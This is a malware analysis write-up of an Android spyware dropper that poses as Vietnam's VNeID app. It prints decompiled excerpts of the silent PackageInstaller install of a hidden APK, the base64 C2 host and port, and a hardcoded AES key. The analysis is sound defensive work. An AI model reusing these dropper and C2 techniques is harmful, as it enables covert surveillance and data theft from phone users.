Inside an Android Spyware Dropper: Payload Delivery and C2 Analysis
Eagle spy
Summary
- Introduction
- General Information about the APK
- AndroidManifest Analysis
- Code Analysis
- Dropper Function
- Extraction from childapp.apk
- C2 Information Retrieval
- Data Encryption Key Recovery
Introduction
The main objective of this study is to understand the behavior of this application, as well as the mechanisms it implements to execute its malicious actions. The analysis focuses on understanding its internal functioning, including the use of sensitive permissions, the presence of obfuscated components, as well as the implementation of a dropper mechanism allowing to load and install a second payload dynamically. We will also examine the application’s network interactions, as well as its potential role as a spyware or Android RAT, in order to identify its data exfiltration capabilities and persistence mechanisms.
General Information about the apk
- Name: 84f7402d38f4e8d0e44a2803a76249c2f7fdd8e4f069e5a84408d7d4da2e4c17.apk
- Type: Android package (APK)
- SHA256: 84f7402d38f4e8d0e44a2803a76249c2f7fdd8e4f069e5a84408d7d4da2e4c17
AndroidManifest analysis
We can inspect the AndroidManifest.xml file using the Detect It Easy tool. Activities are heavily obfuscated, which suggests an attempt to evade reverse engineering and analysis. We will analyze the manifest to see what the application can do, and what it uses.
We can see that the application requests several permissions, including sensitive ones, such as the ability to read and write external storage and install or uninstall applications.
    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.REQUEST_INSTALL_PACKAGES"/>
    <uses-permission android:name="android.permission.REQUEST_DELETE_PACKAGES"/>
As we see below, there are a lot of strange names like com.appd.instll.vgazetwucjgkviebjkjqiohimcbloqc2 that don’t tell us anything, so it’s probably obfuscated. They are in an ` tag; they serve to describe the components of the application (screen, services, internal permissions, etc.).
<?xml version="1.0" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="331165" http://schemas.android.com/apk/res/android="" xmlns:n1="3.31.165" n1:="" scheme="" xmlns:n2="6.0-2438415" n2:="" xmlns:n3="package" n3:com.appd.instll.load="" platformBuildVersionCode="29">
    <uses-sdk android:minSdkVersion="21" http://schemas.android.com/apk/res/android=""/>
    <uses-feature android:name="android.software.leanback" http://schemas.android.com/apk/res/android=""/>
    <uses-feature android:name="android.hardware.touchscreen" http://schemas.android.com/apk/res/android=""/>
    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.REQUEST_INSTALL_PACKAGES"/>
    <uses-permission android:name="android.permission.REQUEST_DELETE_PACKAGES"/>
    <application android:theme="@1030010" http://schemas.android.com/apk/res/android="" ="" ="" ="" xmlns:n4="hardwareAccelerated" n4:="" android:largeHeap="true" http://schemas.android.com/apk/res/android="" ="" ="" ="">
        <activity android:name="com.appd.instll.vgazetwucjgkviebjkqiohimcbloqc2"/>
        <activity android:name="com.appd.instll.oxgouacygcwohqzcuxomeqcxomnxun3"/>
        [...]
        </activity>
        <activity android:theme="@1030010" http://schemas.android.com/apk/res/android="" ="" ="" xmlns:n46="com.appd.instll.txuqidrbwsxsrunlqiupmjpsqikdlk4" n46:=""/>
        <activity-alias android:name="com.appd.oxgouacygcwohqzcuxomeqcxomnxun3Theme2" http://schemas.android.com/apk/res/android="" ="" ="">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity-alias>
        [...]
</manifest>
Code analysis

Then we can see which type of language the applications use by default; there are 6.
- “ar” → Arabic
- “en” → English
- “pt” → Portuguese
- “ru” → Russian
- “tr” → Turkish
- “zh” → Chinese
The oxgouacygcwohqzcuxomeqcxomnxun3 class groups several useful functions, such as isAppAvailable which allows you to check whether the application is installed by trying to retrieve information via getPackageManager().
public class oxgouacygcwohqzcuxomeqcxomnxun3 extends Activity {
    private static final int INSTALL_PERMISSION_CODE = 2;
    private static final int STORAGE_PERMISSION_CODE = 1;
    public static String TargetBaseid = "com.found.hentai";
    Button upbtn = null;
    Context mContext = null;

    public static boolean isAppAvailable(Context context, String str) {
        try {
            context.getPackageManager().getApplicationInfo(str, 0);
            return true;
        } catch (PackageManager.NameNotFoundException unused) {
            return false;
        }
    }
}
There is also the onCreate function, which checks the language and creates an Update button. When the button is pressed, there is a call to showBottomDialog() which is located a little lower.
protected void onCreate(Bundle bundle) {

        [...]

        switch (c) {
            case 0:
                this.upbtn.setText("إعادة التثبيت");
                break;
            case 1:
                this.upbtn.setText("Update");
                break;
            case 2:
                this.upbtn.setText("Reinstalando");
                break;
            case 3:
                this.upbtn.setText("Переустановка");
                break;
            case 4:
                this.upbtn.setText("yeniden yükleme");
                break;
            case 5:
                this.upbtn.setText("重新安装");
                break;
            default:
                this.upbtn.setText("Update");
                break;
        }
        this.upbtn.setOnClickListener(new View.OnClickListener() { // from class: com.appd.instll.oxgouacygcwohqzcuxomeqcxomnxun3.1
            @Override // android.view.View.OnClickListener
            public void onClick(View view) {
                oxgouacygcwohqzcuxomeqcxomnxun3.this.showBottomDialog();
            }
        });
The function showBottomDialog() shown below opens a dialog that probably serves to display a message about the update. Then there is a condition that checks the permissions checkPermissions() if the permissions are not accepted, the application requests permissions with the function requestsPermissions(). If permissions are accepted, then a function install() is called.
public void showBottomDialog() {
        Dialog dialog = new Dialog(this);
        dialog.requestWindowFeature(1);
        dialog.setContentView(R.layout.exptionactivity);
        ((Button) dialog.findViewById(R.id.fixbtn)).setOnClickListener(new View.OnClickListener() {
            @Override // android.view.View.OnClickListener
            public void onClick(View view) {
                if (!oxgouacygcwohqzcuxomeqcxomnxun3.this.checkPermissions()) {
                    oxgouacygcwohqzcuxomeqcxomnxun3.this.requestPermissions();
                } else {
                    rakmmoxhsmlszubaybgommgukusglp5.install(oxgouacygcwohqzcuxomeqcxomnxun3.this.getApplicationContext());
                }
            }
        });
        [...]
    }
}
If we quickly look at the function checkPermissions(), the two permissions to check are those we saw in AndroidManifest.xml.
public boolean checkPermissions() {
    return ContextCompat.checkSelfPermission(this, "android.permission.WRITE_EXTERNAL_STORAGE") == 0 && ContextCompat.checkSelfPermission(this, "android.permission.READ_EXTERNAL_STORAGE") == 0;
}
Dropper function
Initialization phase
It is in the install function that we learn a lot more about the malicious activity of this APK. The install function is quite complex because it does a lot of things.
The first part is mainly used for initialization; there is a thread that is created with a handler that is attached to it. This is used to run tasks in background on a dedicated thread (notably to manage the installation of an APK without blocking the user interface). After the thread and the handler are created, there is a receiver that is created; this is not necessarily important to understand the malware, but this functionality allows you to notify the status of the installation.

Loading the hidden APK
In the second part, you can see something really interesting: there is an app childapp.apk that is open but via getAssets() so that means the APK is hidden; it is located itself in the assets of the application. If there is a mistake, it still attempts to continue execution, it’s quite robust behavior. After opening the childapp.apk application, an installation session is opened via session2.openWrite which is an object of type PackageInstaller.Session (it is declared at the very beginning of the function). The application is then copied into a temporary space to receive the APK. Finally, the application is installed with session2.commit at the end of the installfunction.

Injection and installation of APK
session2.commit(PendingIntent.getBroadcast(context, 0, new Intent(jzwvrihyjsyfujmenlmnexzsfalrak1.ACTION_DELIVER_PI_EVENT), 134217728).getIntentSender());
Extraction from childapp.apk
- Name: childapp.apk
- Type: Android package (APK)
- SHA256: 799a3d9663bb9c26c3cfe68ed2c8e35c657ac3edf969825dc83f2c5812f96429
Objective
- Discover the IP address and port of the C2
- Understanding of persistence mechanisms
In the manifest there is android:label="VNeID", VNeID is an official electronic identification application of the Vietnamese government, suggesting the malware impersonates this application to increase user trust and improve infection success.
We can directly see that this application is much more intrusive; here are the permissions to request below:
- SEND_SMS
- SET_WALLPAPER
- READ_SMS
- READ_CALL_LOG
- READ_CONTACTS
- GET_ACCOUNTS
- CAMERA
- RECORD_AUDIO
- ACCESS_COARSE_LOCATION
- ACCESS_FINE_LOCATION
- CALL_PHONE
- DISABLE_KEYGUARD
- FOREGROUND_SERVICE
- READ_EXTERNAL_STORAGE
- RECEIVE_BOOT_COMPLETED
- WRITE_EXTERNAL_STORAGE
- INTERNET
There are also the 3 permissions below in addition, but they are much rarer because these are permissions made for phone manufacturers; they give access to internal functions moving forward.
<uses-permission android:name="oppo.permission.OPPO_COMPONENT_SAFE/>
<uses-permission android:name="oplus.permission.OPLUS_COMPONENT_SAFE/>
<uses-permission android:name="com.huawei.permission.external_app_settings.USE_COMPONENT/>
Persistence ?
RECEIVE_BOOT_COMPLETED allows the application to start when starting the phone, coupling to FOREGROUND_SERVICE this remains very suspicious.
Traffic monitoring?
There is also a permission regarding the use of a VPN, which can be used to intercept non-encrypted data.
<service android:name="com.found.gybbpabtniopoetzeacrkmlxdhuvgpvnwtahmsaxmtnaltfrgf2.keydkuycdcczonreivsieapzgrzkejxcowwsziydpvouihgqnu3.FirewallServices" android:permission="android.permission.BIND_VPN_SERVICE" android:enabled="true" android:exported="true" android:stopWithTask="false">
C2 Information Retrieval
In the code, there are a lot of classes and functions that are obfuscated. Thanks to the Jadx tool, I was able to unobfuscate part of it, which helps enormously in understanding the code. After quite a bit of research time, I ended up finding an interesting class, which includes the IP address of the C2, the port, and other information.
public class initializeService extends Service {
    public static String ClientHost = "MTAzLjI1My4yMy44";
    public static String ClientPort = "Nzc3Mw==";
    public static String HideType = "C";
    public static Context appContext;
    public static String ifScreenShot;
    static initializeService st;
    public static String ConnectionKey = utilities.eosjvohlvdszzfnoawempbvgtfrhiukwdrdirywuhpeetixbkj45("RWFnbGVTcHk=");
    public static String uninstall = "on";
    public static String CLINAME = "Client";
    public static List<PacketClass> Li = null;
    public static List<niqiqgqxxajrlskldmrbzmbkhlvayewbedibhmfoaetoujkdjh6> Lcl = null;
    public static long eco = -1;
    public static int plg = -1;
    public static int inx = -1;
    public static String[] cmn = {"", "", "", "", "", "", "", "", "", "", "", "", "", "", "", "", ""};
    public static boolean k = false;
    public static boolean klive = false;
    public static boolean FORCA = false;
    public static boolean FORSC = false;
    public static String usdtadress = "";
    public static AccessService MyAccess = null;
    public static boolean allok = false;
    public static BroadcastReceiver br = null;
    public static BroadcastReceiver daterecever = null;

    [...]
}
The function eosjvohlvdszzfnoawempbvgtgtfrhiukwdrdirywuhpeetixbkj45 is used to decode the base64 and return the result.
Here we have ClientHost, ClientPort and ConnectionKey that are of interest to us. After decoding, this gives us the following result:
- ClientHost: 103[.]253[.]23[.]8
- ClientPort: 7773
- ConnectionKey: EagleSpy
The screen below shows the initialization of the variables with the tobase64 function for the decoder.

Retrieval of the key that encrypts the data
Record in json
There is a function that records information passed to it as a parameter to save it in an info.json. The path where the file is saved to external storage in "/Config/sys/apps/AR/" + str + "/info.json".
public static void RecordActivity(final String str, final String str2) {
    Executors.newSingleThreadExecutor().execute(new Runnable() {
        @Override // java.lang.Runnable
        public void run() {
            JSONObject jSONObject;
            try {
                File externalStorageDirectory = Environment.getExternalStorageDirectory();
                File file = new File(externalStorageDirectory, "/Config/sys/apps/AR/" + str);
                if (!file.exists()) {
                    file.mkdirs();
                }
                String str3 = externalStorageDirectory + "/Config/sys/apps/AR/" + str + "/info.json";
                if (new File(file, "info.json").exists()) {
                    jSONObject = utilities.readJSONFromFile(str3);
                } else {
                    jSONObject = new JSONObject();
                }
                utilities.updateJSONData(jSONObject, str, str2);
                utilities.writeJSONToFile(jSONObject, str3);
            } catch (Exception e) {
                e.printStackTrace();
            }
        }
    });
}
Encrypting JSON
In the function RecordActivity there is another function that is called inside, it is writeJSONToFile which belongs to the utilities class. This function allows you to write to the JSON file, but before writing to it, the data must be encrypted. This is the encrypt function of the EncryptionCUtils class.
public static void writeJSONToFile(JSONObject jSONObject, String str) {
    if (jSONObject == null) {
        return;
    }
    try {
        BufferedWriter bufferedWriter = new BufferedWriter(new FileWriter(str));
        bufferedWriter.write(EncryptionCUtils.encrypt(jSONObject.toString()));
        bufferedWriter.close();
    } catch (Exception e) {
        e.printStackTrace();
    }
}
EncryptionCUtils
The EncryptionCUtils class is composed of only two functions, encrypt and decrypt which are used to encrypt data. The key was left as clear in the code and the algorithm used.
public class EncryptionCUtils {
    private static final String AES_ALGORITHM = "AES";
    private static final String SECRET_KEY = "93b89a273c1fbe59073af7bd9adfa6c0";

    public static String encrypt(String str) throws Exception {
        SecretKeySpec secretKeySpec = new SecretKeySpec(SECRET_KEY.getBytes(), AES_ALGORITHM);
        Cipher cipher = Cipher.getInstance(AES_ALGORITHM);
        cipher.init(1, secretKeySpec);
        return Base64.encodeToString(cipher.doFinal(str.getBytes()), 0);
    }

    public static String decrypt(String str) throws Exception {
        SecretKeySpec secretKeySpec = new SecretKeySpec(SECRET_KEY.getBytes(), AES_ALGORITHM);
        Cipher cipher = Cipher.getInstance(AES_ALGORITHM);
        cipher.init(2, secretKeySpec);
        return new String(cipher.doFinal(Base64.decode(str, 0)));
    }
}
Conclusion
Infection Chain:
-
- Installed app (VNeID spoof)
-
- Request sensitive permissions
-
- Hidden APK extraction (childapp.apk)
-
- Silent installation via PackageInstaller
-
- Launching VPN service / accessibility
-
- C2 connection
-
- Encrypted JSON exfiltration + logging
This Android malware has typical characteristics of a RAT/spyware :
- Use of a dropper to hide the main payload
- Persistence via system services
- Exfiltration of sensitive data via C2
- Local storage of collected information with symmetric encryption
Overall, it suggests a user-oriented monitoring and data collection objective, with emphasis on the discretion and modularity of the infection.